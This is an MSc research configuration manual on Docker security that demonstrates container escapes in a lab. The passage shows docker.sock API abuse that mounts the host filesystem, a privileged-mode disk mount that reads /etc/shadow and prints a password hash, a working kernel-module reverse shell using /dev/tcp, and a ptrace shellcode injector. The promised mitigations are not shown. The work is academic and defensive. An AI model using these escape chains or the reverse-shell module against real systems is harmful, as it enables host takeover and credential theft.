Enhancing Docker Container Security

MSc Research Project

MSCCYB1

YELLAMMAGARI SRIKAR PUTTA

Student ID: X21184054

School of Computing

National College of Ireland

Supervisor: EVGENIIA JAYASEKERA

National College of Ireland

MSc Project Submission Sheet

School of Computing

Student Name **:**	YELLAMMAGARI SRIKAR PUTTA
Student ID:	X21184054……
Programme :	MSCCYB1…… Year**:** 2022 ……
Module:	MSc Research Project/Internship……
Supervisor:	EVGENIIA JAYASEKERA……
Submission Due Date **:**	14-Aug-2023 ……..…… …
Project Title:	Enhancing Docker Container Security……
Word Count:	…… **Page Count**……..……..

I hereby certify that the information contained in this (my submission) is information pertaining to research I conducted for this project. All information other than my own contribution will be fully referenced and listed in the relevant bibliography section at the rear of the project.
ALL internet material must be referenced in the bibliography section. Students are required to use the Referencing Standard specified in the report template. To use other author's written or electronic work is illegal (plagiarism) and may result in disciplinary action.

	YELLAMMAGARI SRIKAR PUTTA
Signature:	…… ……

	12-Aug-2023
Date:	……

PLEASE READ THE FOLLOWING INSTRUCTIONS AND CHECKLIST

Attach a completed copy of this sheet to each project (including multiple copies)	□
Attach a Moodle submission receipt of the online project submission, to each project (including multiple copies).	□
You must ensure that you retain a HARD COPY of the project, both for your own reference and in case a project is lost or mislaid. It is not sufficient to keep a copy on computer.	□

Assignments that are submitted to the Programme Coordinator Office must be placed into the assignment box located outside the office.

Office Use Only	
Signature:	
Date:	
Penalty Applied (if applicable):	

Configuration Manual

Enhanced Docker Container Security

YELLAMMAGARI SRIKAR PUTTA
X21184054

Introduction:

This configuration guide is part of a Master's research project in Cyber Security. The manual's primary goal is to demonstrate the implementation steps and procedures followed during research on enhancing Docker container security for experimental evaluation. The guide replicates the process of setting up and conducting experiments to evaluate Docker container security as part of the research project. It outlines the configurations and actions taken in the lab environment to assess and improve Docker security. The manual enables replication of the key experimental configurations and testing methods used within the research.

Architecture Implementation:

Operating System and Hardware Requirements

Operating System: Any Debian based operating system like Kali Linux, Ubuntu should be installed as the base OS for implementing the lab architecture.
Hardware Specifications: The hardware used should have at least 8GB RAM, 4 CPU cores, and 100GB storage space to adequately support the virtual machines and docker containers used in the experiments.

Docker Installation Steps:

Below steps provides the necessary Docker environment with Docker Engine, containerd, and Docker Compose capabilities to support building, running, and managing containers and services for the experimental research.

Update APT packages on the system using:
sudo apt-get update

Install latest versions of Docker Engine, containerd, and Docker Compose using:
sudo apt-get install docker-ce docker-ce-cli containerd.io docker-compose-plugin

Verify Docker installation using:
docker --version

Experiment Results:

In this section, we will look into the exploitation steps of docker containers that are running with some misconfigurations and we will also look into the mitigation results that we proposed AppArmor and SecComp

1) The Docker Unix Socket: Unveiling Potential Hazards in Containerized Environments

Management tools like Portainer, monitoring tools like Sysdig, and build environment tools like GitLab Runner often require communication with the Docker daemon to perform their intended functions when running as containers. To facilitate this communication, these tools sometimes mount the Docker socket (/var/run/docker.sock) from the host into the container where the tool is running.

While this approach provides convenience and enables the tools to interact with the Docker daemon, it introduces potential security risks, especially if the container running the tool is vulnerable to command injection or remote code execution attacks.


Command: docker run –d -v /var/run/docker.sock: /var/run/docker.sock <image name>

Here are some considerations regarding the risks associated with mounting the Docker socket into a running container:

Elevated privileges: When the Docker socket **is mounted** into **a container, it** grants the container's processes the same level of access and permissions as the Docker daemon on the host. If an attacker gains control over the container or exploits a vulnerability within it, they could potentially abuse the elevated privileges to manipulate the Docker environment, launch malicious containers, or access sensitive resources on the host.

Docker daemon exposure: By mounting the Docker socket, the container gains direct access to the Docker daemon. This means that any action performed within the container that interacts with the Docker daemon has the potential to impact the host's Docker environment. An attacker with control over the container could use this access to manipulate or compromise the host's Docker environment, including running unauthorized containers or modifying critical configurations.

Attack surface expansion: Mounting the Docker socket broadens the attack surface within the container. An attacker who successfully compromises the container and gains control over its processes can leverage the Docker socket to extend their reach beyond the container and potentially impact **the host system or other containers running on the same host**.




```
[Srikar@centos ~]$
[Srikar@centos ~]$ sudo docker run  -v /var/run/docker.sock:/var/run/docker.sock -it ubuntu
root@24f7ba9cad02:/#
root@24f7ba9cad02:/#
root@24f7ba9cad02:/#
```


```
root@24f7ba9cad02:/# curl --unix-socket /var/run/docker.sock -X POST -H "Content-Type: application/json" -d '{
  "Image": "alpine",
  "Cmd": ["sh"],
  "HostConfig": {
    "Binds": ["/:/host"],
    "Privileged": false
  },
  "OpenStdin": true,
  "Tty": true
}' http:/v1.41/containers/create?name=testalpine
{"Id":"401aa76a4bec17e0e3a455007058a71e75b3a334941e4ca6b620f15e7da663dd","Warnings":[]}
root@24f7ba9cad02:/#
root@24f7ba9cad02:/#
```

```
root@24f7ba9cad02:/#
root@24f7ba9cad02:/# curl --unix-socket /var/run/docker.sock -X POST http:/v1.41/containers/401aa76a4bec17e0e3a455007058
a71e75b3a334941e4ca6b620f15e7da663dd/start
root@24f7ba9cad02:/#
root@24f7ba9cad02:/#
root@24f7ba9cad02:/#
root@24f7ba9cad02:/#
```

```
root@24f7ba9cad02:/#
root@24f7ba9cad02:/# curl --unix-socket /var/run/docker.sock -X POST -H "Content-Type: application/json" -d '{
  "AttachStdin": false,
  "AttachStdout": true,
  "AttachStderr": true,
  "DetachKeys": "ctrl-p,ctrl-q",
  "Tty": false,
  "Cmd": [
    "sh", "-c", "ls; cd /host; ls -al; chroot ."
  ]
}' http:/v1.41/containers/401aa76a4bec17e0e3a455007058a71e75b3a334941e4ca6b620f15e7da663dd/exec
{"Id":"0d2097a8e806a4ac7ace3568aeb21dad5dec2bc43f882476a50175273d3960bc"}
root@24f7ba9cad02:/#
root@24f7ba9cad02:/#
```

```
root@24f7ba9cad02:/#
root@24f7ba9cad02:/# curl --unix-socket /var/run/docker.sock -X POST -H "Content-Type: application/json" -d '{
  "Detach": false,
  "Tty": true
}' http:/v1.41/exec/0d2097a8e806a4ac7ace3568aeb21dad5dec2bc43f882476a50175273d3960bc/start
```

```
host
dev
etc
home
host
lib
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
```



2) Accessing Host by running Containers in privileged mode

Running containers in privileged mode should be done with caution due to the elevated privileges and potential security risks involved. Here are a few scenarios where running containers in privileged mode may be necessary:

Access to host devices: Containers may require direct access to host devices, such as USB devices, GPUs, or certain hardware peripherals. Running the container in privileged mode allows it to interact with these devices directly.

Kernel-level operations: Some applications or processes running inside containers may need to perform low-level operations that require elevated privileges, such as loading kernel modules or manipulating network settings. Privileged mode allows containers to perform these operations.

Legacy or privileged software: Certain legacy applications or software may require full access to the underlying host system, including privileged operations or interactions with specific system components. Running them in privileged mode can provide the necessary environment.

However, running containers in privileged mode carries certain risks and implications:

Increased attack surface: Containers running in privileged mode have extensive access to the host system, potentially exposing sensitive resources or compromising the security of the host if containerized applications or processes are compromised.

Reduced isolation: Privileged containers have diminished isolation from the host system. Processes running inside the container may be able to affect other containers or the host system itself, potentially leading to unintended consequences or security vulnerabilities.

Elevated privilege escalation: If an attacker gains control of a container running in privileged mode, they may be able to exploit vulnerabilities and escalate their privileges, potentially compromising the entire host system.

```
[Srikar@Centos /]$
[Srikar@Centos /]$ sudo docker run --privileged --device=/dev/sda:/dev/sda -it ubuntu
root@ab8bf6a7e10a:/#
root@ab8bf6a7e10a:/#
```

```
root@ab8bf6a7e10a:/#
root@ab8bf6a7e10a:/#
root@ab8bf6a7e10a:/# capsh --print
Current: =ep
Bounding set =cap_chown,cap_dac_override,cap_dac_read_search,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_linux_immutable,cap_net_bind_service,cap_net_broadcast,cap_net_admin,cap_net_raw,cap_ipc_lock,cap_ipc_owner,cap_sys_module,cap_sys_rawio,cap_sys_chroot,cap_sys_ptrace,cap_sys_pacct,cap_sys_admin,cap_sys_boot,cap_sys_nice,cap_sys_resource,cap_sys_time,cap_sys_tty_config,cap_mknod,cap_lease,cap_audit_write,cap_audit_control,cap_setfcap,cap_mac_override,cap_mac_admin,cap_syslog,cap_wake_alarm,cap_block_suspend,cap_audit_read
Ambient set =
Current IAB:
Securebits: 00/0x0/1'b0
 secure-noroot: no (unlocked)
 secure-no-suid-fixup: no (unlocked)
 secure-keep-caps: no (unlocked)
 secure-no-ambient-raise: no (unlocked)
uid=0(root) euid=0(root)
gid=0(root)
groups=0(root)
Guessed mode: UNCERTAIN (0)
root@ab8bf6a7e10a:/#
```

```
root@ab8bf6a7e10a:/# fdisk -l
Disk /dev/sdb: 4 GiB, 4294967296 bytes, 8388608 sectors
Disk model: Virtual Disk
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 4096 bytes
I/O size (minimum/optimal): 4096 bytes / 4096 bytes
Disklabel type: dos
Disk identifier: 0xaa99e4e4

Device     Boot Start     End Sectors Size Id Type
/dev/sdb1        2048 8386559 8384512   4G  7 HPFS/NTFS/exFAT


Disk /dev/sda: 31 GiB, 33285996544 bytes, 65011712 sectors
Disk model: Virtual Disk
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 4096 bytes
I/O size (minimum/optimal): 4096 bytes / 4096 bytes
Disklabel type: gpt
Disk identifier: 09D424DC-1C18-4350-945A-4E55117748B3

Device       Start      End  Sectors  Size Type
/dev/sda1  1026048  2050047  1024000  500M Linux filesystem
/dev/sda2  2050048 65011678 62961631   30G Linux filesystem
/dev/sda14    2048    10239     8192    4M BIOS boot
/dev/sda15   10240  1024000  1013761  495M EFI System

Partition table entries are not in disk order.
root@ab8bf6a7e10a:/#
```

```
root@ab8bf6a7e10a:/dev#
root@ab8bf6a7e10a:/dev# mount sda2 /mnt
root@ab8bf6a7e10a:/dev# ls /mnt
bin  boot  dev  etc  home  lib  lib64  media  mnt  opt  proc  root  run  sbin  srv  sys  tmp  usr  var
root@ab8bf6a7e10a:/dev#
root@ab8bf6a7e10a:/dev#
root@ab8bf6a7e10a:/dev#
```

```
root@ab8bf6a7e10a:/dev# cat /mnt/etc/shadow
root:*LOCK*:14600::::::
bin:*:18358:0:99999:7:::
daemon:*:18358:0:99999:7:::
adm:*:18358:0:99999:7:::
lp:*:18358:0:99999:7:::
sync:*:18358:0:99999:7:::
shutdown:*:18358:0:99999:7:::
halt:*:18358:0:99999:7:::
mail:*:18358:0:99999:7:::
operator:*:18358:0:99999:7:::
games:*:18358:0:99999:7:::
ftp:*:18358:0:99999:7:::
nobody:*:18358:0:99999:7:::
dbus:!!:18584::::::
systemd-coredump:!!:18584::::::
systemd-resolve:!!:18584::::::
polkitd:!!:18584::::::
libstoragemgmt:!!:18584::::::
sssd:!!:18584::::::
sshd:!!:18584::::::
cockpit-ws:!!:18584::::::
cockpit-wsinstance:!!:18584::::::
chrony:!!:18584::::::
rngd:!!:18584::::::
tcpdump:!!:18584::::::
Srikar:$6$7b9bM2jJNvHiV2w6$HHTngBEORu3tSa32gMnahHgixRzJzfz8tUAjcUtQosYz0ZHBGGZjU3rqDCvrlWIoJWY79NhtcCHhoVJoHBKbO0:19548:0:99999:7:::
root@ab8bf6a7e10a:/dev#
root@ab8bf6a7e10a:/dev#
```

3. Injecting Kernel Modules from Docker Containers with cap_sys_module

Linux capabilities are a feature of the Linux kernel that provides fine-grained privileges to processes, allowing them to perform specific privileged actions without requiring full root (superuser) access. Capabilities provide a way to divide traditional superuser privileges into distinct privileges, improving security by reducing the scope of potential damage or abuse.

Linux capabilities are divided into three categories:

Effective (E): Determines the capabilities the process currently possesses.

Inheritable (I): Determines the capabilities that can be inherited by child processes.

Permitted (P): Determines the capabilities the process can use or add to its permitted set.

Here are some practical examples of Linux capabilities:

CAP_NET_ADMIN: This capability allows a process to perform various network-related administrative tasks, such as configuring network interfaces, modifying firewall rules, or capturing network packets. Example use cases include network debugging tools or network management software.

CAP_SYS_ADMIN: This capability grants broad system administration privileges, allowing a process to perform administrative actions like mounting file systems, changing system time, or modifying kernel parameters. It is a powerful capability often needed by system management tools or container runtimes.

CAP_SYS_MODULE: This capability allows a process to load or unload kernel modules, which are small pieces of code that can be dynamically added or removed from the Linux kernel. This capability is essential for managing kernel modules, and it can be useful in scenarios like device driver development or when certain features require loading custom kernel modules.

When Docker is run with the --privileged option, it enables the container to have access to all Linux capabilities, including CAP_SYS_MODULE. This means that a Docker container running in privileged mode can load and unload kernel modules, giving it the ability to interact with the host system's kernel.

By running Docker with SYS_MODULE capability, containers can load kernel modules as required by applications or services running inside the container. For example, if an application requires a specific kernel module to support certain hardware or functionality, running Docker in privileged mode with SYS_MODULE capability allows the container to load the required module **and gain access to the** necessary host resources.

```
[Srikar@Centos ~]$
[Srikar@Centos ~]$
[Srikar@Centos ~]$
[Srikar@Centos ~]$ sudo docker run --cap-add=SYS_MODULE -d  -v /dev:/dev  -v /lib/modules:/lib/modules -v /usr/src:/usr/
src -it ubuntu
3c8f9ea5923e397f72837ecddc41e32e91e0a2a32a6672ea56a30254161b2d14
[Srikar@Centos ~]$
[Srikar@Centos ~]$
[Srikar@Centos ~]$ sudo docker exec -it 3c8f9ea /bin/bash
root@3c8f9ea5923e:/#
root@3c8f9ea5923e:/#
root@3c8f9ea5923e:/#
```

```
root@3c8f9ea5923e:/test#
root@3c8f9ea5923e:/test# capsh --print
Current: cap_chown,cap_dac_override,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_net_bind_service,cap_net_r
aw,cap_sys_module,cap_sys_chroot,cap_mknod,cap_audit_write,cap_setfcap=ep
Bounding set =cap_chown,cap_dac_override,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_net_bind_service,cap_
net_raw,cap_sys_module,cap_sys_chroot,cap_mknod,cap_audit_write,cap_setfcap
Ambient set =
Current IAB: !cap_dac_read_search,!cap_linux_immutable,!cap_net_broadcast,!cap_net_admin,!cap_ipc_lock,!cap_ipc_owner,!cap_sys_rawi
o,!cap_sys_ptrace,!cap_sys_pacct,!cap_sys_admin,!cap_sys_boot,!cap_sys_nice,!cap_sys_resource,!cap_sys_time,!cap_sys_tty_config,!ca
p_lease,!cap_audit_control,!cap_mac_override,!cap_mac_admin,!cap_syslog,!cap_wake_alarm,!cap_block_suspend,!cap_audit_read
Securebits: 00/0x0/1'b0
 secure-noroot: no (unlocked)
 secure-no-suid-fixup: no (unlocked)
 secure-keep-caps: no (unlocked)
 secure-no-ambient-raise: no (unlocked)
uid=0(root) euid=0(root)
gid=0(root)
groups=0(root)
Guessed mode: UNCERTAIN (0)
root@3c8f9ea5923e:/test#
root@3c8f9ea5923e:/test#
```

```
[Srikar@Centos test]$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:22:48:41:29:43 brd ff:ff:ff:ff:ff:ff
    inet 10.3.0.4/24 brd 10.3.0.255 scope global noprefixroute eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::222:48ff:fe41:2943/64 scope link
       valid_lft forever preferred_lft forever
3: docker0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:03:96:2d:42 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
       valid_lft forever preferred_lft forever
    inet6 fe80::42:3ff:fe96:2d42/64 scope link
       valid_lft forever preferred_lft forever
93: vethfcbbb94@if92: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master docker0 state UP group default
    link/ether ba:18:25:00:c1:1d brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet6 fe80::b818:25ff:fe00:c11d/64 scope link
       valid_lft forever preferred_lft forever
[Srikar@Centos test]$
```

```
root@3c8f9ea5923e:/#
root@3c8f9ea5923e:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.17.0.2  netmask 255.255.0.0  broadcast 172.17.255.255
        ether 02:42:ac:11:00:02  txqueuelen 0  (Ethernet)
        RX packets 4992  bytes 97824878 (97.8 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 3815  bytes 275362 (275.3 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@3c8f9ea5923e:/#
```

```
root@3c8f9ea5923e:/# cat reverse-shell.c
#include <linux/kmod.h>

#include <linux/module.h>

MODULE_LICENSE ("GPL");

MODULE_AUTHOR("AtackDefense");

MODULE_DESCRIPTION("LKM reverse shell module");

MODULE_VERSION("1.0");

char *argv[] = {"/bin/bash", "-c", "bash -i & /dev/tcp/172.17.0.2/4444 0>&1", NULL};

static char *envp[] = {"PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin", NULL };

static int __init reverse_shell_init(void) {

        return call_usermodehelper(argv[0], argv, envp, UMH_WAIT_EXEC);

}

static void __exit reverse_shell_exit(void) {

        printk(KERN_INFO "Exiting\n");

}

module_init(reverse_shell_init); module_exit(reverse_shell_exit);
root@3c8f9ea5923e:/#
```

```
root@3c8f9ea5923e:/test#
root@3c8f9ea5923e:/test# make
make -C  /usr/src/kernels/4.18.0-348.7.1.el8_5.x86_64 M=/test modules
make[1]: Entering directory '/usr/src/kernels/4.18.0-348.7.1.el8_5.x86_64'
  CC [M]  /test/reverse-shell.o
In file included from /test/reverse-shell.c:3:
./include/linux/module.h:129:13: warning: 'init_module' specifies less restrictive attribute than its target 'reverse_shell_init': 'cold' [-Wmis
sing-attributes]
  129 |         int init_module(void) __attribute__((alias(#initfn)));
      |             ^~~~~~~~~~~
/test/reverse-shell.c:29:1: note: in expansion of macro 'module_init'
   29 | module_init(reverse_shell_init); module_exit(reverse_shell_exit);
      | ^~~~~~~~~~~
/test/reverse-shell.c:17:19: note: 'init_module' target declared here
   17 | static int __init reverse_shell_init(void) {
      |                   ^~~~~~~~~~~~~~~~~~
In file included from /test/reverse-shell.c:3:
./include/linux/module.h:135:14: warning: 'cleanup_module' specifies less restrictive attribute than its target 'reverse_shell_exi ': 'cold' [-W
missing-attributes]
  135 |         void cleanup_module(void) __attribute__((alias(#exitfn)));
      |              ^~~~~~~~~~~~~~
/test/reverse-shell.c:29:34: note: in expansion of macro 'module_exit'
   29 | module_init(reverse_shell_init); module_exit(reverse_shell_exit);
      |                                  ^~~~~~~~~~~
/test/reverse-shell.c:23:20: note: 'cleanup_module' target declared here
   23 | static void __exit reverse_shell_exit(void) {
      |                    ^~~~~~~~~~~~~~~~~~
  Building modules, stage 2.
  MODPOST 1 modules
  CC      /test/reverse-shell.mod.o
  LD [M]  /test/reverse-shell.ko
make[1]: Leaving directory '/usr/src/kernels/4.18.0-348.7.1.el8_5.x86_64'
root@3c8f9ea5923e:/test#
```

```
root@3c8f9ea5923e:/test#
root@3c8f9ea5923e:/test# ls -al
total 212
drwxr-xr-x. 3 root root  4096 Jul 12 18:10 .
drwxr-xr-x. 1 root root    74 Jul 12 18:09 ..
-rw-r--r--. 1 root root   203 Jul 12 18:10 .reverse-shell.ko.cmd
-rw-r--r--. 1 root root 30674 Jul 12 18:10 .reverse-shell.mod.o.cmd
-rw-r--r--. 1 root root 30571 Jul 12 18:10 .reverse-shell.o.cmd
drwxr-xr-x. 2 root root    31 Jul 12 18:10 .tmp_versions
-rw-r--r--. 1 1000 1000   179 Jul 12 10:07 Makefile
-rw-r--r--. 1 root root     0 Jul 12 18:10 Module.symvers
-rw-r--r--. 1 root root    30 Jul 12 18:10 modules.order
-rw-r--r--. 1 1000 1000   632 Jul 12 15:26 reverse-shell.c
-rw-r--r--. 1 root root 59536 Jul 12 18:10 reverse-shell.ko
-rw-r--r--. 1 root root   866 Jul 12 18:10 reverse-shell.mod.c
-rw-r--r--. 1 root root 46280 Jul 12 18:10 reverse-shell.mod.o
-rw-r--r--. 1 root root 14528 Jul 12 18:10 reverse-shell.o
root@3c8f9ea5923e:/test#
```

```
root@3c8f9ea5923e:/test#
root@3c8f9ea5923e:/test# nc -lvnp 4444 &
[1] 2264
root@3c8f9ea5923e:/test# Listening on 0.0.0.0 4444

root@3c8f9ea5923e:/test#
root@3c8f9ea5923e:/test#
root@3c8f9ea5923e:/test#
root@3c8f9ea5923e:/test#
root@3c8f9ea5923e:/test# insmod reverse-shell.ko
```

```
root@3c8f9ea5923e:/test# fg nc
nc -lvnp 4444
Connection received on 172.17.0.1 59742
[Srikar@Centos test]$

[Srikar@Centos test]$

[Srikar@Centos test]$
```

```
[Srikar@Centos test]$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:65534:65534:Kernel Overflow User:/:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin
systemd-coredump:x:999:997:systemd Core Dumper:/:/sbin/nologin
systemd-resolve:x:193:193:systemd Resolver:/:/sbin/nologin
polkitd:x:998:996:User for polkitd:/:/sbin/nologin
libstoragemgmt:x:997:995:daemon account for libstoragemgmt:/var/run/lsm:/sbin/nologin
sssd:x:996:993:User for sssd:/:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
cockpit-ws:x:995:991:User for cockpit web service:/nonexisting:/sbin/nologin
cockpit-wsinstance:x:994:990:User for cockpit-ws instances:/nonexisting:/sbin/nologin
chrony:x:993:989::/var/lib/chrony:/sbin/nologin
rngd:x:992:988:Random Number Generator Daemon:/var/lib/rngd:/sbin/nologin
tcpdump:x:72:72::/:/sbin/nologin
Srikar:x:1000:1000:Cloud User:/home/Srikar:/bin/bash
tss:x:59:59:Account used for TPM access:/dev/null:/sbin/nologin
```

4. Abusing the host by doing process injection

```
root@51046b072662:/#
root@51046b072662:/# capsh --print | grep sys_ptrace
Current: cap_chown,cap_dac_override,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_net_bind_servic
e,cap_net_raw,cap_sys_chroot,cap_sys_ptrace,cap_mknod,cap_audit_write,cap_setfcap=ep
Bounding set =cap_chown,cap_dac_override,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_net_bind_s
ervice,cap_net_raw,cap_sys_chroot,cap_sys_ptrace,cap_mknod,cap_audit_write,cap_setfcap
root@51046b072662:/#
root@51046b072662:/#
```

```
root@51046b072662:/#
root@51046b072662:/# ps eaf
    PID TTY      STAT   TIME COMMAND
 210986 pts/0    Ss     0:00 bash PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin HOSTNAME=51046b07266
 211068 pts/0    R+     0:00  \_ ps eaf HOSTNAME=51046b072662 PWD=/ HOME=/root LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi
 200908 ?        Ss     0:00 -bash USER=Srikar LOGNAME=Srikar HOME=/home/Srikar PATH=/usr/local/bin:/usr/bin:/usr/local/
 211067 ?        S+     0:00  \_ python3 -m http.server LS_COLORS=rs=0:di=38;5;33:ln=38;5;51:mh=00:pi=40;38;5;11:so=38;5
 200788 pts/0    Ss     0:00 -bash USER=Srikar LOGNAME=Srikar HOME=/home/Srikar PATH=/usr/local/bin:/usr/bin:/usr/local/
 210887 pts/0    S+     0:00  \_ sudo ./run.sh LS_COLORS=rs=0:di=38;5;33:ln=38;5;51:mh=00:pi=40;38;5;11:so=38;5;13:do=38
 210889 pts/0    S+     0:00      \_ /bin/bash ./run.sh LS_COLORS=rs=0:di=38;5;33:ln=38;5;51:mh=00:pi=40;38;5;11:so=38;5
 210947 pts/0    Sl+    0:00          \_ docker run --pid=host --cap-add SYS_PTRACE -it sys-ptrace LS_COLORS=rs=0:di=38;
   1171 ?        Ss+    0:00 /sbin/agetty -o -p -- \u --noclear tty1 linux PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin
   1169 ?        Ss+    0:00 /sbin/agetty -o -p -- \u --keep-baud 115200,38400,9600 ttyS0 vt220 LANG=en_US.UTF-8 PATH=/u
root@51046b072662:/#
root@51046b072662:/#
```

```c
int
main (int argc, char *argv[])
{
  pid_t                   target;
  struct user_regs_struct regs;
  int                     syscall;
  long                    dst;

  if (argc != 2)
    {
      fprintf (stderr, "Usage:\n\t%s pid\n", argv[0]);
      exit (1);
    }
  target = atoi (argv[1]);
  printf ("+ Tracing process %d\n", target);
  if ((ptrace (PTRACE_ATTACH, target, NULL, NULL)) < 0)
    {
      perror ("ptrace(ATTACH):");
      exit (1);
    }
  printf ("+ Waiting for process...\n");
  wait (NULL);
   printf ("+ Getting Registers\n");
  if ((ptrace (PTRACE_GETREGS, target, NULL, &regs)) < 0)
    {
      perror ("ptrace(GETREGS):");
      exit (1);
    }

  printf ("+ Injecting shell code at %p\n", (void*)regs.rip);
  inject_code (target, shellcode, (void*)regs.rip, SHELLCODE_SIZE);
  regs.rip += 2;
}
  int inject_code (pid_t pid, unsigned char *src, void *dst, int len)
{
  int      i;
  uint32_t *s = (uint32_t *) src;
  uint32_t *d = (uint32_t *) dst;

  for (i = 0; i < len; i+=4, s++, d++)
    {
      if ((ptrace (PTRACE_POKETEXT, pid, d, *s)) < 0)
        {
          perror ("ptrace(POKETEXT):");
          return -1;
        }
  | }
  return 0;
}
```

```
root@51046b072662:/# gcc infect.c -o infect
root@51046b072662:/#
root@51046b072662:/#
root@51046b072662:/#
root@51046b072662:/# ls
bin   dev  home    infect.c  lib32  libx32  mnt  proc  run   srv  tmp  var
boot  etc  infect  lib       lib64  media   opt  root  sbin  sys  usr
root@51046b072662:/#
root@51046b072662:/#
root@51046b072662:/#
```

```
